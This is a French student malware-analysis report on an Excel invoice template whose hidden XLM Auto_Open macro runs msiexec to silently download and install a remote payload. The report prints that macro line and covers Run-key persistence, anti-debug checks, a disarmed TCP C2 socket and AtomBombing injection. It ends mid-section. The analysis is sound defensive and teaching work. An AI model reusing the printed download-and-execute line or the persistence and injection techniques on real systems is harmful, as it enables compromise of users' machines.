

RAPPORT REVERSE SOFTWARE ENGINEERING

Rapport d'analyse sur l'exfiltration d'un payload (.exe) téléchargé par l'ouverture d'un document XLS communiquant avec un C2.

Auteurs

Mathis DESAULTY
Marwane CHAHBOUNE
Lilian BRUNEAUD

Encadrants

Mathieu Renard (Interne)
Philippe Trebuchet (Interne)

Sommaire

Introduction	5
1 Compréhension des concepts	6
1.1 Types de logiciels malveillants	6
1.2 Virus informatique	6
1.3 UPX	8
1.4 API's utilisées par les malwares sous Microsoft Windows	8
2 Analyse du Document Office	10
2.1 Contexte	10
2.2 Identification de l'Echantillon	10
2.2.1 Hash	10
2.2.2 Nom	11
2.2.3 Type de fichier	11
2.2.4 Provenance	12
2.3 Documentation de la Méthodologie d'Analyse	13
2.3.1 Identification des flux dans le document	13
2.4 Analyse du Stage 2	14
2.5 Identification des Fichiers et de Leur Type	16
2.6 Analyse de Compression	17
2.7 Analyse des Fonctionnalités de Persistance	18
2.8 Identification des Canaux C2 (protocoles, adresses IP et domaines, ports utilisé)	20
2.8.1 Introduction	20
2.8.2 Configuration du canal de communication	21
2.8.3 Communication sortante	21
2.8.4 Communication entrante	23
2.9 Les différentes phases de l'attaque	25
2.9.1 Le Dropper	25
2.9.2 Le Stager de communication	26
2.9.3 Déploiement et activation du payload	27
Conclusion	27
MITRE ATT&CK™	29

Table des figures

Fig. 1	Nombre de flag de virus total sur le fichier xls	11
Fig. 2	Types de flag	11
Fig. 3	Outil : strings	12
Fig. 4	Streams contenus dans le fichier	13
Fig. 5	Macro contenues dans le fichier	14
Fig. 6	Outil : Oledump	15
Fig. 7	Outil : file	16
Fig. 8	Décompression du binaire	17
Fig. 9	Informations que nous connaissons déjà	17
Fig. 10	Outil : Binary ninja	18
Fig. 11	Outil : Binary ninja	18
Fig. 12	Outil : Binary ninja	19
Fig. 13	Outil : Binary ninja	20
Fig. 14	Outil : Binary Ninja	22
Fig. 15	Outil : Binary Ninja	23
Fig. 16	Outil : Binary Ninja	23
Fig. 17	Outil : Binary Ninja	24
Fig. 18	Outil : Binary Ninja	24
Fig. 19	Outil : Binary Ninja	25
Fig. 20	Outil : strings	26

Table des tableaux

Introduction

Dans le cadre de ce projet, l'objectif principal était l'analyse de tout les tenants et aboutissants d'un malware contenu dans un document Microsoft. Afin de manipuler concrètement et de manière pratique les différents fichiers nous avons utilisé plusieurs outils qui nous ont servi à obtenir différents types d'informations telles que les macros contenues dans le fichier, les flux, les fichiers imbriqués...

L'enjeu fondamental de cette démarche était de comprendre le fonctionnement et la structure de la méthode mise en place pour transmettre le malware, communiquer avec le C2 et pour garder la persistance sur les systèmes impactés. Il était également important de garder une méthodologie structurée afin de ne pas manquer des informations cruciales dont nous avons besoin pour décortiquer le processus. L'enjeu résidait également dans l'analyse plus approfondie du code via des outils tels que ghidra, ou binary ninja. En allant au-delà de la théorie pour se confronter directement à la configuration réelle, nous avons pu affiner nos méthodes et notre compréhension du fichier .exe ainsi que de l'attaque.

Cette réalisation s'est articulée autour de la simulation de la sécurisation du système d'information de l'entreprise AFLOP, un utilisateur a signalé un comportement anormal sur son poste de travail suite à l'ouverture d'un fichier provenant d'un partage réseau interne. Ce comportement suspect laisse supposer la présence d'un code malveillant, potentiellement capable de compromettre la machine et, par extension, le réseau de l'entreprise.

Chapitre 1

Compréhension des concepts

1.1 Types de logiciels malveillants

- Spyware : Les logiciels espions collectent des informations personnelles ou sensibles à l'insu de l'utilisateur, en suivant souvent les habitudes de navigation, les informations de connexion ou les détails financiers, qui peuvent être utilisés pour le vol d'identité ou vendus à des tiers.. (keylogger...)
- Trojan : Il se fait passer pour un logiciel normal ou utile. Une fois installé, il ouvre une porte dérobée (backdoor) permettant à un attaquant de prendre le contrôle du système, voler des données, ou installer d'autres malwares.
- Le ransomware : il chiffre les fichiers de la victime et demande une rançon pour fournir la clé de déchiffrement.
- Le ver: il se propage automatiquement à travers un réseau sans intervention humaine. Il exploite des failles de sécurité pour s'auto-répliquer d'une machine à l'autre.

1.2 Virus informatique

Un virus s'attache à un fichier ou un programme légitime. Quand ce fichier est exécuté, le virus se propage à d'autres fichiers ou machines. Il peut corrompre des données, ralentir le système ou provoquer des comportements anormaux.2x

1. ILOVEYOU (2000)

Une fois infecté, le ver ne se contentait pas de voler des mots de passe, il supprimait également des fichiers, causant des millions de dollars de dégâts, et mettant même hors service le système informatique du Parlement britannique pendant une courte période. Bien que de Guzman ait été arrêté, toutes les charges ont été abandonnées, car il n'avait enfreint aucune loi locale.

Le virus ILOVEYOU a eu plusieurs impacts important, notamment :

- Plus de 50 millions de machines infectées en quelques jours.
- Dégâts estimés à plus de 10 milliards de dollars.
- Surutilisation du réseau mondial, crash de serveurs, corruption massive de fichiers.
- A entraîné un durcissement des politiques de sécurité des e-mails.

2. Cryptolocker

CryptoLocker est l'un des premiers exemples de ransomware, connu pour sa propagation rapide et ses puissantes capacités de chiffrement asymétrique (pour l'époque). Distribué via des botnets capturés par le virus Zeus, CryptoLocker cryptait systématiquement les données sur les PC infectés. Si le PC infecté faisait partie d'un réseau local, comme une bibliothèque ou un bureau, les ressources partagées étaient les premières ciblées.

Pour récupérer l'accès à ces ressources cryptées, les créateurs de CryptoLocker demandaient une rançon de deux bitcoins, dont la valeur à l'époque était d'environ 715 USD. Heureusement, en 2014, le ministère de la Justice américain, en collaboration avec des agences internationales, a réussi à prendre le contrôle du botnet malveillant et à décrypter gratuitement les données prises en otage.

Malheureusement, le programme CryptoLocker continue de se propager via des attaques de hameçonnage et demeure une menace persistante.

1.3 UPX

- UPX (Ultimate Packer for eXecutables) est un outil qui compresse les fichiers exécutables (.exe, .dll, etc.). Son but est de réduire leur taille pour qu'ils occupent moins d'espace et se chargent plus vite. Il ajoute un petit décompresseur intégré. Quand on lance le programme, ce décompresseur réhydrate le code en mémoire, puis l'exécutable s'exécute normalement.
- L'outil le plus simple est UPX lui-même, avec la commande `upx -d`, mais il existe aussi unpup, PeID + plugins d'unpacking.

1.4 API's utilisées par les malwares sous Microsoft Windows

1. RegSetValueEx / RegCreateKeyEx

Ces API permettent de **créer ou modifier des clés du registre Windows**.(cf Exercice2) Elles permettent aux malwares d'ajouter des entrées comme :

- `HKCU\Software\Microsoft\Windows\CurrentVersion\Run`
- `HKLM\Software\Microsoft\Windows\CurrentVersion\Run`

Cela permet de **relancer automatiquement le malware** à chaque démarrage de Windows.

On pourrait par exemplar créer une clé "Updater" pointant vers `malware.exe` dans la clé **Run** pour le malware se lance à chaque boot.

2. NtCreateKey Il est possible de créer une clé qui sera visible dans regedit mais non accessible. On peut créer une clé qui contient null, (ex : « Clé0secrete »). Elle sera interprétée comme « clé » car l'API Windows s'arrete au caractère nul.

3. TaskScheduler API (ITaskService, ITaskFolder, IRegisteredTask)

Elle permet de manipuler le **Planificateur de tâches Windows**. On peut créer des tâches qui s'exécutent au démarrage, toutes les X minutes, lors de la connexion utilisateur. Par exemple : Une tâche "SystemCheck" qui réexécute le malware toutes les 10 minutes implique une persistance même en cas de suppression.

4. AtomBombing

C'est une API standard détournée pour transférer des données inter-processus. Un processus déclare un « Atom » via GlobalAddAtom et pousse une chaîne arbitraire. On manipule un processus cible pour qu'il exécute GlobalGetAtomName(atom_id,p_buf,size) afin d'obtenir un équivalent à WriteProcessMemory. Via CreateRemoteThread, QueueUserAPC ou d'autres types de détournement du flot d'exécution.

Chapitre 2

Analyse du Document Office

2.1 Contexte

Un utilisateur de l'entreprise AFLOP a constaté un comportement suspect sur son poste de travail après avoir ouvert un fichier stocké sur un partage réseau. En réponse, la machine a été déconnectée du réseau pour éviter toute propagation, et le fichier suspect nous a été confié pour analyse.

Nous avons donc analysé ce malware multipartite en suivant une méthodologie structurée, comme vu en cours.

2.2 Identification de l'Echantillon

2.2.1 Hash

On obtient aisément le SHA-256 du document malicieux.

```
(kali@kali) - [~/Documents/exam-reverse]  
$ sha256sum Template_Facture_AFLOP.xls
```

```
cfff5c3a9d4e3f13c5a66715f79b385d3f1f82b7cef6ca08fec6ac8a7d30fd44  
Template_Facture_AFLOP.xls
```

On peut également déposer le fichier sur le site VirusTotal, afin d'avoir un aperçu de l'éventuel dangerosité du document, et de son type.




Fig. 1. – Nombre de flag de virus total sur le fichier xls

ALYac	ⓘ Exploit.XLS.MSIEXEC.Gen	Antiy-AVL	ⓘ Trojan[Downloader]/MSOffice.Agent.afj
Arcabit	ⓘ Exploit.XLS.MSIEXEC.Gen	Avast	ⓘ VBS:Malware-gen
AVG	ⓘ VBS:Malware-gen	BitDefender	ⓘ Exploit.XLS.MSIEXEC.Gen
Emsisoft	ⓘ Exploit.XLS.MSIEXEC.Gen (B)	eScan	ⓘ Exploit.XLS.MSIEXEC.Gen
Fortinet	ⓘ MSOffice/Agent.DBIttr	GData	ⓘ Exploit.XLS.MSIEXEC.Gen
Google	ⓘ Detected.Heuristic.Script	Huorong	ⓘ OMacro/Downloader.aig
Ikarus	ⓘ Trojan-Downloader.O97M.Instabus	Kaspersky	ⓘ Trojan-Dropper.MSExcel.Agent.db
Lionic	ⓘ Trojan.MSExcel.MSExcel.bic	MAX	ⓘ Malware (ai Score=83)
Microsoft	ⓘ TrojanDownloader.O97M/Instabus.YAIMTB	Rising	ⓘ Downloader.Msiexec/XLM11.B7A4 (CLAS...
Skyhigh (SWG)	ⓘ RDN/Generic Downloader.x	Sophos	ⓘ Mal/Generic-S

Fig. 2. – Types de flag

On voit que le document est flag par plusieurs antivirus différent, ce qui nous met sur la bonne piste. On peut voir « Downloader.Msiexec », « Trojan-Dropper.MSExcel.Agent.db » qui nous font penser que le document permet peut-être d'installer autre chose.

2.2.2 Nom

Template_Facture_AFLOP.xls

2.2.3 Type de fichier

```
(kali@kali) - [~/Documents/exam-reverse]
$ file Template_Facture_AFL0P.xls
```

Template_Facture_AFL0P.xls: Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.1, Code page: 1251, Author: Microsoft Office, Last Saved By: 1,

Name of Creating Application: Microsoft Excel, Create Time/Date: Wed Dec 19 10:42:12 2018, Last Saved Time/Date: Thu Dec 27 09:15:46 2018, Security: 0

On a affaire a un fichier avec l'extension Microsoft « xls ». Afin de confirmer les résultats des commandes précédentes on peut utiliser strings qui confirme bien le fait que le fichier a un comportement anormal, la commande permet d'extraire toutes les chaînes de caractères lisible présentes **sans exécuter** le fichier. Ici on remarque directement la ligne concernant msixec.exe, <https://share.gotohack.io/zYq>

```
strings Template_Facture_AFL0P.xls
AZERTYAZERTY42
Sa+/8
Auto_Open:
JFIF
Exif
alex
...
theme/theme/_rels/themeManager.xml.rels
6?$Q
K(M&$R(.1
[Content_Types].xmlPK
_rels/.relsPK
theme/theme/themeManager.xmlPK
theme/theme/theme1.xmlPK
theme/theme/_rels/themeManager.xml.relsPK
MbP?_
msiexec.exe serf=19 skip=1 /i https://share.gotohack.io/zYq /q OnStart='c:\windows
MbP?_
PRIVB0
SMTJ
EBDA
Microsoft Office
Microsoft Excel
Microsoft Corporation
Excel 4.0
```

Fig. 3. – Outil : strings


2.2.4 Provenance

AFLOP

2.3 Documentation de la Méthodologie d'Analyse

2.3.1 Identification des flux dans le document

On commence par identifier rapidement les flux contenus dans le fichier .xls.



```
| (kali@kali) - [~/Documents/exam-reverse]
|$ python3 /home/kali/Desktop/reverse/tools/DidierStevensSuite/oledump.py Templat
1:      4096 '\x05DocumentSummaryInformation'
2:      4096 '\x05SummaryInformation'
3:     96200 'Workbook'
```

Fig. 4. – Streams contenus dans le fichier

On distingue donc trois flux, dont deux qui contiennent surtout des informations relatives au fichier (DocumentSummaryInformation, et SummaryInformation donne le contexte et l'historique du fichier, et non son contenu). Le flux le plus important du fichier est workbook, il est beaucoup plus lourd car il contient les données et l'organisation du classeur xls. On va donc s'y intéresser afin de savoir s'il contient ou non des éléments malicieux. Nous n'avons pas plus d'informations ici.

En utilisant Olevba, outil de la suite de Didier Steven, on remarque des mots clés inhabituels qui confirment les résultats de la commande strings. On voit également apparaître le notepad.exe qui est probablement utilisé dans l'attaque.

```
[Dec 04, 2025 - 09:04:20 (CET)] exegol-REVERSE /workspace # olevba Template_Facture_AFLOP.xls
' 0018 31 LABEL : Cell Value, String Constant - Auto_Open len=7 ptgRef3d
0:IA1 -----
' 002a 2 PRINTHEADERS : Print Row/Column Labels
' 002a 2 PRINTHEADERS : Print Row/Column Labels
' 00fd 10 LABELSST : Cell Value, String Constant/ SST-----
' Sheet,Reference,Formula,Value
' file: xlm_macro - OLE stream: 'xlm_macro'
0:,A1,EXEC("msiexec.exe serf=19 skip=1 /i https://share.gotohack.io/zYq /q OnStart='c:\windows\notepad.exe'"),""
' 0085 22 BOUNDSHEET : Sheet Information - Excel 4.0 macro sheet, hidden -
0:,A2,HALT(),""
+-----+-----+le -
|Type |Keyword |Description |
+-----+-----+-----+
|AutoExec |Auto_Open |Runs when the Excel Workbook is opened |
|Suspicious |windows |May enumerate application windows (if |
| | |combined with Shell.Application object) |
|Suspicious |EXEC |May run an executable file or a system |
| | |command using Excel 4 Macros (XLM/XLF) |
|IOC |https://share.gotoha |URL |
| |ck.io/zYq | |
|IOC |msiexec.exe |Executable file name |
|IOC |notepad.exe |Executable file name |
|Suspicious |XLM macro |XLM macro found. It may contain malicious |
| | |code |
```

Fig. 5. – Macro contenues dans le fichier

Pour résumé, le flux Workbook produit un fichier de type « données de tableur Excel », et les flux SummaryInformation et DocumentSummaryInformation sont de type « métadonnées OLE ».

2.4 Analyse du Stage 2

La macro XLM contenue dans le fichier

Template_Facture_AFLOP.xls déclenche le téléchargement du fichier <https://share.gotohack.io/zYq>. En répétant l'analyse du fichier comme vu au début, on trouve beaucoup plus de flux, on peut facilement être submergé par les mauvaises pistes mais on remarque directement le flux numéro 2 qui est beaucoup plus lourd que les autres, c'est donc celui-ci qu'on voudrait analyser en premier.

On commence donc par récupérer manuellement le fichier qui devrait s'installer si on ouvrait le fichier xls.

`wget https://share.gotohack.io/zYq`

```

v_env)-(kali@kali)-[~/Documents/exam-reverse/zzyyyyqqq]
thon3 /home/kali/Desktop/reverse/tools/DidierStevensSuite/oledump.py zYq
520 '\x05SummaryInformation'
226304 '縉紉陂監窠眇'
6021 '葑穉縉監縉'
688 '縉陂縉縉'
6789 '縉縉縉縉縉縉'
852 '縉縉縉縉縉縉'
38 '縉縉縉縉'
2112 '縉縉縉縉縉縉'
48 '縉縉縉縉縉縉縉縉縉縉'
24 '縉縉縉縉縉縉縉縉縉縉'
42 '縉縉縉縉縉縉縉縉縉縉'
12 '縉縉縉縉縉縉縉縉縉縉'
16 '縉縉縉縉縉'
14 '縉縉縉縉'
12 '縉縉縉縉縉'
10 '縉縉縉縉縉縉'
4 '縉縉縉縉'
18 '縉縉縉縉縉縉'
20 '縉縉縉'
96 '縉縉縉縉縉縉縉縉縉縉'
30 '縉縉縉縉縉縉縉縉縉縉'
36 '縉縉縉縉縉縉'
4 '縉縉縉縉縉縉'
24 '縉縉縉縉縉縉'
20 '縉縉縉縉縉縉'
12 '縉縉縉縉縉縉'

```

Fig. 6. – Outil : Oledump

L'analyse du flux 2 ne donne pas plus d'informations. Dans la prochaine question nous examinons le type des flux afin d'identifier les fichiers du flux 3.

2.5 Identification des Fichiers et de Leur Type

```
└─(rev_env)-(kali@kali)-[~/Documents/exam-reverse/zzyyyyqqq]
└─$ file stream_*
stream_2: PE32 executable for MS Windows 5.01 (DLL), Intel i386, 5 sections
stream_3: Microsoft Cabinet archive data, Windows 2000/XP setup, 6021 bytes, 1 fi
stream_4: data
stream_5: ASCII text, with very long lines (6789), with no line terminators
stream_6: data
stream_7: data
stream_8: data
stream_9: data
stream_10: data
stream_11: data
stream_12: data
stream_13: data
stream_14: MIPSEB Ucode
stream_15: data
stream_16: data
stream_17: data
stream_18: data
stream_19: data
stream_20: data
stream_21: data
stream_22: data
stream_23: data
stream_24: data
stream_25: data
stream_26: data
```

Fig. 7. – Outil : file

stream_3: Microsoft Cabinet archive data, Windows 2000/XP setup, 6021 bytes, 1 file, at 0x2c last modified Jan 23 2019 06:00:18 "notepad.exe", number 1, 1 datablock, 0x1 compression

En poussant la recherche un peu plus loin, on se rend compte que le flux 3 contient une archive, donc un fichier. On va donc extraire cette dernière à l'aide d'un outil comme oledump en spécifiant le flux choisi et l'extraction (-d).

```
python3 /home/kali/Desktop/reverse/tools/
DidierStevensSuite/oledump.py -s 3 -d zYq > archive
```

On récupère l'archive contenant notepad.exe compressé devant s'installer lors de l'ouverture du fichier xls.

2.6 Analyse de Compression

UPX (Ultimate Packer for eXecutables) est un outil de compression/décompression à haute performance qui permet de compacter des fichiers exécutables (comme les .exe sous Windows, les binaires ELF sous Linux, les DLL, etc.) tout en les laissant directement exécutables.

Ici l'outil upx répond parfaitement à nos besoins car notepad.exe est un fichier exécutable compressé.

```
(kali㉿kali)-[~/Documents/exam-reverse/zzyyyyqqq]
└─$ upx -d notepad.exe

          Ultimate Packer for eXecutables
          Copyright (C) 1996 - 2024
UPX 4.2.4      Markus Oberhumer, Laszlo Molnar & John Reiser      May 9th 2024

  File size      Ratio      Format      Name
  -----
  10752 <-      8192      76.19%     win32/pe     notepad.exe

Unpacked 1 file.
```

Fig. 8. – Décompression du binaire

On peut affirmer notre découverte avec msiinfo et voir les streams de zYq.

```
(rev_env)-(kali㉿kali)-[~/Documents/exam-reverse/zzyyyyqqq]
└─$ msiinfo streams zYq
update.cab
Binary.cact
SummaryInformation

(kali㉿kali)-[~/Documents/exam-reverse/zzyyyyqqq]
└─$ msiinfo extract zYq update.cab > update.cab
```

Fig. 9. – Informations que nous connaissons déjà

Finalement il est décompressé et lisible dans un analyseur statique tel que ghidra ou binary ninja.

2.7 Analyse des Fonctionnalités de Persistance

La fonction `modif_reg` (adresses `0040113e` à `004011f8`) implémente le mécanisme de persistance.

On a deux lignes importantes à analyser. Tout d'abord, `00401186` qui appelle `c RegCreateKeyExA`, le premier paramètre représente l'utilisateur actuel, et le deuxième est le chemin de la clé de registre qui permet le démarrage automatique.




Fig. 10. – Outil : Binary ninja

La deuxième, `004011d9` appelle `RegSetValueExA`, qui modifie la clé de registre ouverte précédemment. La valeur est `MOUAAAAAAAAHAHA`, la donnée enregistrée `&var_210` est obtenue par l'appel à `GetModuleFileNameW(GetModuleHandleW(0), &var_210, 0x104)` (ligne `004011a0`). Cela permet de récupérer le chemin complet du fichier exécutable actuel.




Fig. 11. – Outil : Binary ninja

Pour finir avec la persistance, nous avons aussi pu observer, lorsque le maliciel se lance, que celui-ci vérifie qu'il n'est pas lancé dans un environnement de debug et que dans son en-tête il contient bien les éléments d'un PE32.




Fig. 12. – Outil : Binary ninja

- `ecx_2 == 0x4550` : Vérifie la signature « PE00 »
- `ecx_2[6].w == 0x10b` : Vérifie que c'est un PE32 (Optional Header magic)
- `ecx_2[0x1d] > 0xe` : Vérifie qu'il y a assez d'entrées dans le Data Directory
- `ecx_2[0x3a] != 0` : Vérifie que le champ Debug Directory n'est pas vide

Si cette fonction répond autre chose que 0, le malware partira du fait qu'il est dans un environnement de Debug et qu'il doit se terminer de manière silencieuse, comme nous pouvons le voir avec l'appel de la fonction `_cexit()` dans le main.




Fig. 13. – Outil : Binary ninja

Ce genre de code est typiques des malwares car il permet de rendre l'analyse dynamique beaucoup plus difficile.

Conclusion Persistance :

- Le malware crée une entrée dans le registre de démarrage de l'utilisateur actuel (HKCU\...\Run).
- Cette entrée est nommée MOUAHHAAHAHAHAHA et a pour valeur le chemin complet de l'exécutable du malware.
- Ceci garantit que le malware s'exécute à chaque démarrage de la session de l'utilisateur.
- Vérification de l'environnement pour complexifier l'analyse.

2.8 Identification des Canaux C2 (protocoles, adresses IP et domaines, ports utilisé)

2.8.1 Introduction

Nous avons pu voir durant notre analyse que le ce malware utilise un canal de communication avec un serveur externe pour exécuter du code malveillant. Nous allons voir dans cette partie les différentes

parties de l'échange, comment ils sont mis en place et quel sont leurs buts finaux.

Lors de la première ouverture du binaire, les fonctions de `WSOCK32.dll` utilisées dans cet exécutable apparaissent avec des noms non-explicites. En faisant des recherches, nous les avons modifiés pour que le script soit plus lisible.

2.8.2 Configuration du canal de communication

La communication est faite au niveau de la fonction que nous avons nommée « `malware_run` » (`0x40186d`). Après la création de la clé de registre pour la persistance, le malware initialise un socket en utilisant les protocoles TCP/IP, comme nous pouvons le voir ici :

```
004010ba  int32_t socket = socket(2)
```

La constante 2 représente `AF_INET` (IPv4).

Il va ensuite utiliser l'adresse IP 127.0.0.1 (l'exécutable étant désarmé, ici, nous pourrions bien entendu mettre l'adresse d'un autre serveur) et ouvrir le port 1337 et se connecter au socket via ce port :

```
004010d1  adresse_IP = 0x7f000001 // 127.0.0.1
...
004010df  var_1bc:2.w = htons(0x539) // 1337
...
004010ec  eax_4, ecx_1 = connect(socket, &var_1bc, 0x10)
```

2.8.3 Communication sortante

Pour la suite de la communication, le malware possède une fonction permettant d'envoyer des données au C2. Nous l'avons renommé « `send_data` »:

```
004011f9  int32_t __convention("regparm")
send_data(int32_t arg1, char arg2, int32_t socket, int32_t
arg4)
```

Son graphe d'exécution :

